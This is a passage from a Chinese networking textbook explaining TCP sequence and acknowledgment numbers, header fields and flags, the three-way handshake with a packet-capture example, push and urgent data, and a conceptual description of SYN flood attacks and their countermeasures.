数据段 2 的序列号:11001(段内字节号码从 11001 至 12000)

数据段 3 的序列号:12001(段内字节号码从 12001 至 13000)

数据段 4 的序列号:13001(段内字节号码从 13001 至 14000)

数据段 5 的序列号:14001(段内字节号码从 14001 至 15000)

当一个数据段包含有用户数据和控制信息时,使用一个序列号。如果一个数据段没有携带用户的载荷数据,逻辑上它并不定义序列号,此时,头部字段中的序列号是无效的。然而有些数据段只携带控制信息,也需要有一个序列号以便让接收端发回确认信息,这些数据段用于建立连接、终止连接和中断连接。这些数据段都有一个序列号,就像它携带 1 字节的用户数据一样,而事实上它并没有携带用户载荷数据。如果随机地产生一个序列号 x,那么第一个字节的序号是 $x+1$。这 x 号字节被认为是假字节,是用于建立 TCP 连接的三次握手的控制数据段。

4. 确认号(ACK)

TCP 的通信是全双工的,当建立了连接后,双方都可以同时接收和发送信息。双方发送的字节流的起始号码(随机数)不同,每个方向发送的数据段的序列号就是所传输数据的

第一个字节的编号。然而每一方向另一方发送的确认号，是告诉对方自己希望收到的下一个字节的号码。另外，确认号是累加的，即接收信息的一方取出自己刚收到的数据段中的最后一个字节的号码，加上 1，就等于确认号，将此 ACK 号码传给发送信息的另一方。例如，如果发送方收到了一个确认号为 5643 的 TCP 包，就说明对方已经收到了从起始字节号数到 5642 号的所有字节。注意，起始字节号不一定是 0。

5. 流量控制

TCP 提供流量控制。由数据的接收方来控制发送方所发送的数据量，这样就可以防止接收方的接收缓存中数据的溢出。因此 TCP 提供的是面向字节的流量控制。

6. 差错控制

TCP 提供差错控制。虽然差错控制是以数据段为基本单位进行的，即整个数据段作为一个整体的丢失或出错，但是 TCP 提供的差错控制是面向字节的。

7. 拥塞控制

TCP 的传输考虑了网络的拥塞情况。发送方发送的数据量不仅由接收方控制（流量控制功能），还取决于网络的拥塞状况。

5.3.3 TCP 数据段

TCP 传输的数据包称为数据段。TCP 数据段的格式如图 5.8 所示。数据段由 20～60 字节的头部加上应用层的数据构成。如果没有可选项，则头部长 20B，如果包含有可选项，则头部长 60 字节。各字段的含义如下：




图 5.8 IP 包中封装的传输控制协议数据段结构

- 源端口地址：16 位，是发送方的应用进程的端口号。
- 目的端口地址：16 位，定义了接收方的应用进程的端口号。
- 数据段的序列号：32 位，等于封装在该数据段中的应用层数据第 1 个字节的编号。告诉目的端在此数据段中载荷的第 1 个字节号码。在建立连接时，通信双方各自使用不同的一个随机数来产生初始序列号（Initial Sequence Number，ISN）。
- 确认号：32 位，接收方用确认号告诉发送方，希望接收的下一个数据段的序列号，也就是下一个数据段的第 1 个字节的编号，等于接收方已经正确地收到的上一个数据

段的最后一个字节号再加 1。

- 头部长度：4 位，以 4B 为一个单位。如果 TCP 的头部长 20B，那么头部长度的数值等于 5(5×4=20)，如果头部长度为 60B，那么头部长度的数据等于 15。
- 保留字段：6 位，保留将来使用。
- 控制字段：6 位，每比特各标识一个不同的控制信息，可同时将 1 个或多个控制比特置 1。它们对网络安全数据分析十分有用，参看第 5.5 节。
- URG：紧急数据标志。如果它为 1，表示本数据段中包含紧急数据。此时紧急指针中的数据有效。
- ACK：确认标志位。如果为 1，表示包中的确认号是有效的。否则，包中的确认号无效。
- PSH：如果置 1，接收端应尽快把数据传送给应用层。
- RST：用来复位一个连接。RST 比特置 1 的数据包称为复位包。一般情况下，如果 TCP 收到的一个分段明显不是属于该主机上的任何一个连接，则向远端发送一个复位包。
- SYN：该比特用来建立连接，让连接双方同步序列号。如果 SYN=1 而 ACK=0，则表示该数据包为连接请求，如果 SYN=1 而 ACK=1 则表示接受连接。
- FIN：表示发送端已经没有数据要求传输了，希望终止连接。

控制字段中的这 6 比特的设置，可以实现流量控制、连接的建立与终止、连接中断，以及 TCP 传输数据的模式。关于它们的应用和安全漏洞方面的问题，在后续网络安全的章节中还要详细介绍。

- 窗口大小：此字段定义了通信的对方必须设置的窗口大小，单位是字节。本字段长 16 位，可表达的最大值为 65 535 字节。此窗口的数值通常指“接收窗口大小”，由接收端指定，发送端必须遵循。
- 校验和：16 位，校验和的计算方法见图 5.4 和附录 B。在 UDP 中的校验和是可选项，但在 TCP 中必须有校验和。TCP 的校验和计算也包括伪头部，其中协议字段的值是 6，而 UDP 的协议字段值是 17。
- 紧急指针：16 位，其数值只有当控制字段中的 URG 为 1 时才有效。当 TCP 数据段中包含了紧急数据时，紧急指针的数值必须被加到序列号上，就可以得到封装的用户数据中最后一个紧急字节的编号。即传输的紧急数据的字节号码范围是：从段的序列号开始，至段的序列号+紧急指针值为止。
- 选项和填充：在 TCP 头部中最多可以包含 40B 的可选项信息，在尾部填充 0 来满足长度为 32 位的整数倍的要求。

5.3.4 建立 TCP 连接的过程

在应用层报文传输之前，TCP 先在源进程和目的进程之间建立一个虚拟的连接通道，然后将同一个报文消息的所有数据段沿着此同一个虚拟通道传输，这有利于对进程的确认，以及对损坏和丢失的数据段进行重传。数据报文传输结束后需终止连接。

1. 通过三次握手建立 TCP 连接

TCP 建立连接的过程称为三次握手(Three-way Handshaking)。下面分析客户机的应

用程序与服务器的应用程序利用 TCP 协议建立连接的过程。

此过程开始于服务器，服务器告诉 TCP 已经设置了一个被动开放端口，时刻可以接收来自外部的建立连接的请求。客户机启用一个主动开放端口向服务器的 TCP 发出请求，告诉它需要连接到一个特定的服务端口上。三次握手的过程如图 5.9 所示，纵坐标是时间。传输的每个数据段的头部都设置了相应的值，图中只画出了此过程中有关的字段：序列号、确认号、控制字段中被置 1 的 flag 标记，以及窗口大小。




图 5.9 建立 TCP 连接的三次握手过程

(1) 客户机发送第 1 分段，请求建立 TCP 连接。控制字段中只有 SYN 比特为 1，其余为 0，因此称为 SYN 分段。它的目的是为了同步双方的段的序列号。它占用一个序列号(假设初始序列号为随机数 8000)。传输数据开始后的第一段的序列号应加 1(注意下面第 3 分段未传数据，因此序列号仍为 8000)。SYN 段并没有传数据，但是可认为它传输了 1B 虚拟数据。

(2) 服务器返回第 2 分段，其控制字段中 SYN 和 ACK 比特为 1，其余为 0，因此称为 SYN＋ACK 分段。此段不传输数据，但有两个目的：它是一个返回的 SYN 同步段，告诉客户端自己的初始序列号(此例为随机数 15000)，并且作为对客户 SYN 请求的确认(下一个要接收的段序列号为 8001)；它占用一个段的序列号，可认为携带了 1B 虚拟数据。

(3) 客户机响应第 3 分段，这是对收到第 2 分段的确认(ACK)，以及确认下一个要接收的分段的序列号(此例为 15001)。注意此数据段的序列号与第 1 个数据段相同，原因是它没有携带任何载荷数据，因而此 ACK 分段不占用任何序列号。

2. 同时开放端口

有一种较少出现的情况是，当双方的进程都有主动开放端口时，双方的 TCP 都发送 SYN＋ACK 段给对方，只要一次就可以建立双方之间的连接。这称为同时开放端口。

3. 正常的 TCP 连接请求[SYN]的案例

在图 1.21 和图 1.22 所示的客户机访问百度首页 www.baidu.com.cn 的案例中，当客户机(10.0.26.7)通过 NDS 查询到百度代理服务器的 IP 地址 119.75.213.51 后，就与它交互第 19 号包[SYN]、第 20 号包[SYN＋ACK]和第 21 号包[ACK]三次握手建立 TCP 连

接。将图 1.21 中第 19 号包[SYN]的结构展开如图 5.10 所示。

```
No.Time Source        Destination      Protocol Info
19 3 10.0.26.7        119.75.213.51    TCP  esimport > http [SYN] Seq=0 Win=65535 Len=0
⊞ Frame 19 (66 bytes on wire, 66 bytes captured)
⊞ Ethernet II, Src: BenignTe_00:33:39 (00:24:12:00:33:39), Dst: Cisco_09:3e:80 (
⊞ Internet Protocol, Src: 10.0.26.7 (10.0.26.7), Dst: 119.75.213.51 (119.75.213.
⊟ Transmission Control Protocol, Src Port: esimport (3564), Dst Port: http (80),
    Source port: esimport (3564)
    Destination port: http (80)
    [Stream index: 1]
    Sequence number: 0    (relative sequence number)
    Header length: 32 bytes
  ⊞ Flags: 0x02 (SYN)
    Window size: 65535
  ⊞ Checksum: 0xbaaf [validation disabled]
  ⊞ Options: (12 bytes)
```

图 5.10　IE 浏览器向 www.baidu.com.cn 发送[SYN]请求建立 TCP 连接

对照图 5.8 和图 5.10 所示的 TCP 的数据段结构和顺序，此 TCP 数据段中，源端口 3564、目的端口 80、序列号 0、头部长度 32B、标志 flags SYN、窗口尺寸 65535、校验和 0xbaaf，可选项 12B。其余可自行分析。

4. 利用 SYN 进行泛洪攻击

TCP 建立连接的过程容易引起多种严重的安全问题，其中之一称为 SYN 泛洪攻击（Flooding Attack）。如果一个恶意攻击者操控了上千万不同源 IP 地址的主机同时向一个服务器发送大量的 SYN 段，按常规服务器就为每个客户机分配必要的资源，例如建立通信表和设置定时器等。服务器然后给每个客户机返回 SYN+ACK 段，由于客户机的 IP 地址可能是假的，这些段都丢弃了。当客户的请求数量足够大时，客户请求耗尽了服务器的资源，导致服务器的瘫痪，而拒绝对每个正常的请求提供服务。这种攻击属于“拒绝服务攻击 DoS”，参看第 11 章。

服务器对抗 SYN 泛洪攻击的策略有几种，例如：设置一个接受连接请求的用户数量限制，在特定的时间段内不得超过多少客户；设置黑名单过滤出不可靠源 IP 地址的连接请求；将服务器资源分配给客户的操作过程推迟到连接建立以后再进行；使用 Cookie 等。传输层协议 SCTP 就使用了这种安全策略。

5. 利用 TCP 协议对目标主机进行端口扫描与木马连接

利用建立 TCP 连接的三次握手过程，可以远程对网络上的目标主机进行开放端口的扫描，漏洞扫描和木马连接等。详见后续的实测案例分析。

5.3.5　TCP 数据段的传输过程

TCP 连接建立后就可进行双向数据传输，客户机和服务器就可以发送数据和确认信息。关于确认的规则在后面讨论，这里仅认为确认信息与数据在同一个段内传输。图 5.11 的例子中，假设连接已经通过图 5.9 建立了，客户机用两个数据段发送 2000B 的数据，然后服务器用一个数据段发送 2000B 的数据。客户机再发送一个段。前 3 个段携带了数据和确认信息，最后一段只携带确认信息。注意序列号和确认号的值。客户机发送的数据段中的 PSH 控制字段置 1，这样服务器的 TCP 就知道一旦收到 PSH=1 的段后，就将封装的数据立即提交给服务器进程。关于 PSH 的用途以后讨论，而服务器发送的段中并不设置 PSH 为 1。大部分 TCP 的实施中都可选设置或不设置此 PSH 为 1。




图 5.11　当连接建立后进行 TCP 的数据传输过程

1．“推”数据字段

发送端 TCP 使用一个缓存器来存储应用程序的待发送的数据流，发送端 TCP 可以选择数据段的大小。接收端 TCP 也有一个缓存器来存储收到的数据，将收到的分段组装无误后在合适的时候提供给上层的应用程序。这样的灵活性处理可提高 TCP 的效率。

然而，有时候应用程序不需要这样的灵活性。例如，当一个应用程序与另一端的应用程序进行实时交互通信时，如果一端的应用程序要发送一个击键信息给另一端的应用程序，并要求立即收到响应，此时对数据的延迟传输和延迟提交都不能被接受。TCP 能够处理此情况：发送端的应用程序可以设置“推”的操作 Push(Pushing Data)。发送端 TCP 不能等待到窗口填满才发送，必须生成一个数据段并立即发送，将此数据段的控制 PSH 比特置 1，让接收端 TCP 知道此数据段内的数据应当立即提交给接收端的应用程序，不能等待更多的数据段到达。

2．紧急数据的处理

TCP 是面向字节流的协议，即来自上层应用程序的数据以字节流的方式传给 TCP，字节流中的每个字节都有确定的流中位置。然而，有时应用程序需要传输紧急字节，希望接收端的应用程序不按照正常次序读取这些紧急字节。例如，假设发送端应用程序正在发送数据给接收端应用程序进行处理，当从接收端返回的中间处理结果显示都处理错了，发送端打算中断对方的处理进程，但是它已经发送了大量的数据给接收端。如果它发送一般的中断指令 Ctrl+C，那么此命令将存储在接收端 TCP 缓存器的末尾，直到所有的前面数据都处理

完后才会读到此指令。此时应当进行紧急数据处理。

解决的方法是发送一个 URG 分段，即其中的控制字段 URG（Urgent）被置 1。发送端应用程序用它注明此分段的载荷中是紧急数据，于是发送 TCP 将此紧急数据插入正常的载荷数据的开始处，段的头部的紧急指针定义了携带的紧急数据的结束点和正常数据的开始位置。接收端 TCP 收到一个分段后发现其中 URG 被置 1，它就读取紧急指针的数值，那么携带的紧急数据的字节范围就是从载荷数据的开始到紧急指针提供的位置。接收端就提前取出紧急数据，将它们送给接收应用程序。

5.3.6 终止 TCP 的连接

1. 通过三次握手终止连接

虽然 TCP 连接的建立是由客户端发起，但是通信的任何一方（客户机或服务器）都可以关闭连接。有两种方法可以关闭连接：三次握手关闭和四次握手关闭，加上一个半关闭的选项。图 5.12 为使用三次握手关闭 TCP 连接的过程。分析如下：

